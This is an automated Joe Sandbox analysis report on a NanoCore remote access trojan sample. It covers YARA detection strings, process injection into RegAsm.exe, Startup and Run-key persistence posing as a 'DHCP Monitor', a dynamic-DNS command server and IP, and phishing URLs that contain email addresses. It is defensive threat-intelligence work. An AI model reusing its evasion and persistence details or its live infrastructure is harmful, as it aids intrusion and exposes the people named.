

JOeSandbox Cloud BASIC



ID: 320928

Sample Name:

d4e475d7d17a16be8b9eeac6e10b25af

Cookbook: default.jbs

Time: 07:23:08

Date: 20/11/2020

Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents	2
Analysis Report d4e475d7d17a16be8b9eeac6e10b25af	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Threatname: NanoCore	4
Yara Overview	4
Memory Dumps	4
Unpacked PEs	5
Sigma Overview	5
System Summary:	5
Signature Overview	6
AV Detection:	6
Networking:	6
E-Banking Fraud:	6
System Summary:	6
Data Obfuscation:	6
Hooking and other Techniques for Hiding and Protection:	6
HIPS / PFW / Operating System Protection Evasion:	6
Stealing of Sensitive Information:	7
Remote Access Functionality:	7
Mitre Att&ck Matrix	7
Behavior Graph	7
Screenshots	8
Thumbnails	8
Antivirus, Machine Learning and Genetic Malware Detection	9
Initial Sample	9
Dropped Files	9
Unpacked PE Files	9
Domains	10
URLs	10
Domains and IPs	10
Contacted Domains	10
Contacted IPs	10
Public	10
Private	10
General Information	10
Simulations	11
Behavior and APIs	11
Joe Sandbox View / Context	12
IPs	12
Domains	12
ASN	12
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	13
Static File Info	15
General	15
File Icon	16
Static PE Info	16
General	16
Entrypoint Preview	16

Rich Headers	17
Data Directories	17
Sections	18
Resources	18
Imports	18
Version Infos	20
Possible Origin	20
Static AutoIT Info	20
General	20
Network Behavior	57
TCP Packets	57
UDP Packets	57
DNS Queries	58
DNS Answers	58
Code Manipulations	59
Statistics	59
Behavior	59
System Behavior	59
Analysis Process: d4e475d7d17a16be8b9eeac6e10b25af.exe PID: 576 Parent PID: 5772	59
General	59
File Activities	60
File Created	60
File Written	61
File Read	61
Analysis Process: RegAsm.exe PID: 5656 Parent PID: 576	61
General	61
File Activities	62
File Created	62
File Written	62
File Read	63
Registry Activities	63
Key Value Created	63
Analysis Process: DiagnosticsHub.StandardCollector.Service.exe.bat PID: 5944 Parent PID: 3388	64
General	64
File Activities	65
File Read	65
Analysis Process: RegAsm.exe PID: 4332 Parent PID: 5944	65
General	65
File Activities	66
File Created	66
File Written	66
File Read	67
Analysis Process: dhcpmon.exe PID: 5860 Parent PID: 3388	67
General	67
File Activities	67
File Created	68
File Written	68
File Read	68
Analysis Process: conhost.exe PID: 3688 Parent PID: 5860	68
General	68
Disassembly	69
Code Analysis	69

Analysis Report d4e475d7d17a16be8b9eeac6e10b25af

Overview

General Information

Sample Name:	d4e475d7d17a16be8b9eeac6e10b25af (renamed file extension from none to exe)
Analysis ID:	320928
MD5:	5162337b6fd4c88.
SHA1:	126642db1117de..
SHA256:	9c2e4a4a0e7bb4..
Tags:	NanoCore
Most interesting Screenshot:	
	


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN Nanocore	
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Antivirus / Scanner detection for sub...
Antivirus detection for dropped file
Detected Nanocore Rat
Found malware configuration
Malicious sample detected (through ...
Multi AV Scanner detection for subm...
Sigma detected: NanoCore
Yara detected Nanocore RAT
.NET source code contains potentia...
Allocates memory in foreign process...
Autolt script contains suspicious str...
Binary is likely a compiled Autolt sc...
Contains functionality to inject code ...
Hides that the sample has been dow...

Classification



Startup

- System is w10x64
-  d4e475d7d17a16be8b9eeac6e10b25af.exe (PID: 576 cmdline: 'C:\Users\user\Desktop\d4e475d7d17a16be8b9eeac6e10b25af.exe' MD5: 5162337B6FD4C8806EF62F6EBF4A5DF8)
 -  RegAsm.exe (PID: 5656 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe MD5: 529695608EAFBED00ACA9E61EF333A7C)
-  DiagnosticsHub.StandardCollector.Service.exe.bat (PID: 5944 cmdline: 'C:\Users\user\hdmwiz\DiagnosticsHub.StandardCollector.Service.exe.bat' MD5: F660ED54597E4FF5354B557329CAB70D)
 -  RegAsm.exe (PID: 4332 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe MD5: 529695608EAFBED00ACA9E61EF333A7C)
-  dhcpmon.exe (PID: 5860 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' MD5: 529695608EAFBED00ACA9E61EF333A7C)
 -  conhost.exe (PID: 3688 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cleanup

Malware Configuration

Threatname: NanoCore

<pre>{ "C2": "": ["255.255.255.255"], "Version": "": "NanoCore Client, Version=1.2.2.0" }</pre>

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000003.255242846.0000000000FA 4000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	0xf34d:\$x1: NanoCore.ClientPluginHost 0xf38a:\$x2: IClientNetworkHost 0x12ebd:\$x3: #=qjgz7Jmppo0J7FvL9dmi8ctJlLdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxc0p8PZGe

Source	Rule	Description	Author	Strings
00000002.00000003.255242846.0000000000FA4000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000002.00000003.255242846.0000000000FA4000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen<kevin@technarchy.net>	• 0xf0b5:\$a: NanoCore • 0xf0c5:\$a: NanoCore • 0xf2f9:\$a: NanoCore • 0xf30d:\$a: NanoCore • 0xf34d:\$a: NanoCore • 0xf114:\$b: ClientPlugin • 0xf316:\$b: ClientPlugin • 0xf356:\$b: ClientPlugin • 0xf23b:\$c: ProjectData • 0xfc42:\$d: DESCrypto • 0x1760e:\$e: KeepAlive • 0x155fc:\$g: LogClientMessage • 0x117f7:\$i: get_Connected • 0xff78:\$j: #=q • 0xffa8:\$j: #=q • 0xffc4:\$j: #=q • 0xfff4:\$j: #=q • 0x10010:\$j: #=q • 0x1002c:\$j: #=q • 0x1005c:\$j: #=q • 0x10078:\$j: #=q
00000000.00000003.211542928.000000000038E2000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:\$x1: NanoCore.ClientPluginHost • 0xffca:\$x2: IClientNetworkHost • 0x13afd:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJlLdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000000.00000003.211542928.000000000038E2000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 77 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
2.3.DiagnosticsHub.StandardCollector.Service.exe.b at.e60000.0.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:\$x1: NanoCore.ClientPluginHost • 0x101ca:\$x2: IClientNetworkHost • 0x13cfd:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJlLdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
2.3.DiagnosticsHub.StandardCollector.Service.exe.b at.e60000.0.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:\$x1: NanoCore.Client.exe • 0x1018d:\$x2: NanoCore.ClientPluginHost • 0x117c6:\$s1: PluginCommand • 0x117ba:\$s2: FileCommand • 0x1266b:\$s3: PipeExists • 0x18422:\$s4: PipeCreated • 0x101b7:\$s5: IClientLoggingHost
2.3.DiagnosticsHub.StandardCollector.Service.exe.b at.e60000.0.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
2.3.DiagnosticsHub.StandardCollector.Service.exe.b at.e60000.0.unpack	NanoCore	unknown	Kevin Breen<kevin@technarchy.net>	• 0xfef5:\$a: NanoCore • 0xff05:\$a: NanoCore • 0x10139:\$a: NanoCore • 0x1014d:\$a: NanoCore • 0x1018d:\$a: NanoCore • 0xff54:\$b: ClientPlugin • 0x10156:\$b: ClientPlugin • 0x10196:\$b: ClientPlugin • 0x1007b:\$c: ProjectData • 0x10a82:\$d: DESCrypto • 0x1844e:\$e: KeepAlive • 0x1643c:\$g: LogClientMessage • 0x12637:\$i: get_Connected • 0x10db8:\$j: #=q • 0x10de8:\$j: #=q • 0x10e04:\$j: #=q • 0x10e34:\$j: #=q • 0x10e50:\$j: #=q • 0x10e6c:\$j: #=q • 0x10e9c:\$j: #=q • 0x10eb8:\$j: #=q
3.2.RegAsm.exe.400000.0.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:\$x1: NanoCore.ClientPluginHost • 0x101ca:\$x2: IClientNetworkHost • 0x13cfd:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJlLdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 7 entries				

Sigma Overview

System Summary:



Signature Overview



AV Detection:



Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Nanocore RAT

Networking:



Uses dynamic DNS services

E-Banking Fraud:



Yara detected Nanocore RAT

System Summary:



Malicious sample detected (through community Yara rule)

Autolt script contains suspicious strings

Binary is likely a compiled Autolt script file

Data Obfuscation:



.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



Allocates memory in foreign processes
Contains functionality to inject code into remote processes
Injects a PE file into a foreign processes
Writes to foreign memory regions

Stealing of Sensitive Information:



Yara detected Nanocore RAT

Remote Access Functionality:




Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Cc
Valid Accounts 2	Native API 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1 1	Input Capture 3 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Scheduled Task/Job	DLL Side-Loading 1	Exploitation for Privilege Escalation 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Input Capture 3 1	Exfiltration Over Bluetooth	Encrypt Channe
Domain Accounts	At (Linux)	Application Shimming 1	DLL Side-Loading 1	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Clipboard Data 2	Automated Exfiltration	Remote Softwa
Local Accounts	At (Windows)	Valid Accounts 2	Application Shimming 1	Software Packing 1 1	NTDS	System Information Discovery 2 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Applica Layer Protoc
Cloud Accounts	Cron	Registry Run Keys / Startup Folder 2	Valid Accounts 2	DLL Side-Loading 1	LSA Secrets	Security Software Discovery 4	SSH	Keylogging	Data Transfer Size Limits	Applica Layer Protoc
Replication Through Removable Media	Launchd	Rc.common	Access Token Manipulation 2 1	Masquerading 1 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Process Injection 4 1 2	Valid Accounts 2	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Registry Run Keys / Startup Folder 2	Virtualization/Sandbox Evasion 4	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 2 1	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pi
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 4 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
d4e475d7d17a16be8b9eeac6e10b25af.exe	67%	Virusotal		Browse
d4e475d7d17a16be8b9eeac6e10b25af.exe	41%	Metadefender		Browse
d4e475d7d17a16be8b9eeac6e10b25af.exe	71%	ReversingLabs	Win32.Trojan.Nymeria	
d4e475d7d17a16be8b9eeac6e10b25af.exe	100%	Avira	HEUR/AGEN.1100084	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\hdwwiz\DiagnosticsHub.StandardCollector.Service.exe.bat	100%	Avira	HEUR/AGEN.1100084	
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0%	Metadefender		Browse
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.d4e475d7d17a16be8b9eeac6e10b25af.exe.8f0000.0.unpack	100%	Avira	HEUR/AGEN.1100084		Download File
2.0.DiagnosticsHub.StandardCollector.Service.exe.bat.3c0000.0.unpack	100%	Avira	HEUR/AGEN.1100084		Download File
3.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
0.3.d4e475d7d17a16be8b9eeac6e10b25af.exe.38e0000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
2.3.DiagnosticsHub.StandardCollector.Service.exe.bat.e60000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
2.2.DiagnosticsHub.StandardCollector.Service.exe.bat.3c0000.0.unpack	100%	Avira	HEUR/AGEN.1100084		Download File

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
windowslivesoffice.ddns.net	192.190.19.55	true	true		unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.190.19.55	unknown	Canada		174	COGENT-174US	true

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320928

Start date:	20.11.2020
Start time:	07:23:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	d4e475d7d17a16be8b9eeac6e10b25af (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/7@8/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	Failed
Cookbook Comments:	- Adjust boot time - Enable AMSI
Warnings:	Show All - Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. - Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, Usoclient.exe - Excluded IPs from analysis (whitelisted): 52.255.188.83, 51.104.139.180, 92.122.144.200, 20.54.26.129, 95.101.22.134, 95.101.22.125 - Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs.microsoft.com, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, skype-dataprd-coleus17.cloudapp.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net - Report size exceeded maximum capacity and may have missing disassembly code. - Report size getting too big, too many NtOpenKeyEx calls found. - Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:23:59	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WinSAT.Ink
07:24:01	API Interceptor	1025x Sleep call for process: RegAsm.exe modified
07:24:12	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcmon.exe

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
windowslivesoffice.ddns.net	e5bd3238d220c97cd4d6969abb3b33e0.exe	Get hash	malicious	Browse	• 87.65.28.27
	1c2dec9cbfcd95afe13bf71910fd95f.exe	Get hash	malicious	Browse	• 87.65.28.27
	Xf6v0G2wIM.exe	Get hash	malicious	Browse	• 87.65.28.27
	jztWD1iKrC.exe	Get hash	malicious	Browse	• 87.65.28.27
	wH22vdkhhU.exe	Get hash	malicious	Browse	• 87.65.28.27
	AqpOn6nwXS.exe	Get hash	malicious	Browse	• 87.65.28.27
	CklrD7MYX2.exe	Get hash	malicious	Browse	• 87.65.28.27
	FahZG6Pdc4.exe	Get hash	malicious	Browse	• 87.65.28.27
	61WICsQR9Q.exe	Get hash	malicious	Browse	• 87.65.28.27
	U7DiqWP9qu.exe	Get hash	malicious	Browse	• 87.65.28.27
	d4x5rl09A7.exe	Get hash	malicious	Browse	• 87.65.28.27
	1WW425NrsA.exe	Get hash	malicious	Browse	• 87.65.28.27
	Kyd6mztyQ5.exe	Get hash	malicious	Browse	• 87.65.28.27
	xdNg7FUNS2.exe	Get hash	malicious	Browse	• 87.65.28.27
	14muK1SuRQ.exe	Get hash	malicious	Browse	• 87.65.28.27
	9fPECeVI6R.exe	Get hash	malicious	Browse	• 87.65.28.27
	EkOjz981VJ.exe	Get hash	malicious	Browse	• 87.65.28.27
	2WSPzeEKDI.exe	Get hash	malicious	Browse	• 87.65.28.27
	wDbrNH1KqV.exe	Get hash	malicious	Browse	• 87.65.28.27
	btqxAmncf4.exe	Get hash	malicious	Browse	• 87.65.28.27

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
COGENT-174US	http://https://rebrand.ly/we9zn	Get hash	malicious	Browse	• 154.59.122.79
	http://tinyurl.com	Get hash	malicious	Browse	• 154.59.122.74
	http://https://gooten.staging.vigetx.com/login.html	Get hash	malicious	Browse	• 38.97.80.199
	http://https://www.kirche-die-weiter-geht.de/?email=bouaoudm@qcb.gov.qa	Get hash	malicious	Browse	• 38.97.80.199
	procmon.exe	Get hash	malicious	Browse	• 38.108.185.64
	http://https://firebasestorage.googleapis.com/v0/b/vvvvvvvv-vvvvvvvv-vvvvvv.appspot.com/o/6j-5h5rtb-h4-5egr-5g5er%2F53-grf-3-4fw-e43-f4-f.html?alt=media&token=99d307bc-f2b9-4d29-9a6d-bfd8036d7f1e#john.doe@milking.com	Get hash	malicious	Browse	• 38.97.80.199
	INQUIRY-11062020_PDF .exe	Get hash	malicious	Browse	• 38.108.185.79
	ElectionInterference_626909835.xls	Get hash	malicious	Browse	• 74.221.216.140
	ElectionInterference_626909835.xls	Get hash	malicious	Browse	• 74.221.216.140
	http://facility-trust.com/editdirect/images/login.html#is_department@qcb.gov.qa	Get hash	malicious	Browse	• 38.97.80.199
	http://facility-trust.com/editdirect/images/login.html#bouaoudm@qcb.gov.qa	Get hash	malicious	Browse	• 38.97.80.199
	http://egawakikou.com/editdirect/images/login.html#cybersecuritysection@qcb.gov.qa	Get hash	malicious	Browse	• 38.97.80.199
	http://3ladies.su	Get hash	malicious	Browse	• 154.47.36.75
	http://mirror.ette.biz	Get hash	malicious	Browse	• 38.105.93.109
	AWESHBBET4UoPiY9.doc	Get hash	malicious	Browse	• 185.142.236.163
	TRANSACTION A CONFIRMER .PDF.jar	Get hash	malicious	Browse	• 154.44.177.60
	TRANSACTION A CONFIRMER .PDF.jar	Get hash	malicious	Browse	• 154.44.177.60
	http://https://tinyurl.com/y4w2x5ys	Get hash	malicious	Browse	• 154.59.122.79
	atqwZDvY.exe	Get hash	malicious	Browse	• 23.237.25.182
	http://www.onionringsandthings.com	Get hash	malicious	Browse	• 154.59.122.79

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	e5bd3238d220c97cd4d6969abb3b33e0.exe	Get hash	malicious	Browse	
	1c2dec9cbfcd95afe13bf71910dfd95f.exe	Get hash	malicious	Browse	
	Xf6v0G2wIM.exe	Get hash	malicious	Browse	
	jztWD1iKrC.exe	Get hash	malicious	Browse	
	wH22vdkhhU.exe	Get hash	malicious	Browse	
	AqpOn6nwXS.exe	Get hash	malicious	Browse	
	CklrD7MYX2.exe	Get hash	malicious	Browse	
	FahZG6Pdc4.exe	Get hash	malicious	Browse	
	61WICsQR9Q.exe	Get hash	malicious	Browse	
	U7DiqWP9qu.exe	Get hash	malicious	Browse	
	d4x5rI09A7.exe	Get hash	malicious	Browse	
	1WW425NrsA.exe	Get hash	malicious	Browse	
	Kyd6mztyQ5.exe	Get hash	malicious	Browse	
	xdNg7FUNS2.exe	Get hash	malicious	Browse	
	14muK1SuRQ.exe	Get hash	malicious	Browse	
	9fPECeVI6R.exe	Get hash	malicious	Browse	
	EkOjz981VJ.exe	Get hash	malicious	Browse	
	2WSPzeEKDI.exe	Get hash	malicious	Browse	
	wDbrNH1KqV.exe	Get hash	malicious	Browse	
	btqxAmncf4.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe		
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe	
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows	
Category:	dropped	
Size (bytes):	53248	
Entropy (8bit):	4.490095782293901	
Encrypted:	false	
SSDEEP:	768:0P2Bbv+VazyoD2z9TU//1mz1+M9GnLEu+2wTFRJS8Ulg:HJv46yoD2BTNz1+M9GLfOw8UO	
MD5:	529695608EAFBED00ACA9E61EF333A7C	
SHA1:	68CA8B6D8E74FA4F4EE603EB862E36F2A73BC1E5	
SHA-256:	44F129DE312409D8A2DF55F655695E1D48D0DB6F20C5C7803EB0032D8E6B53D0	
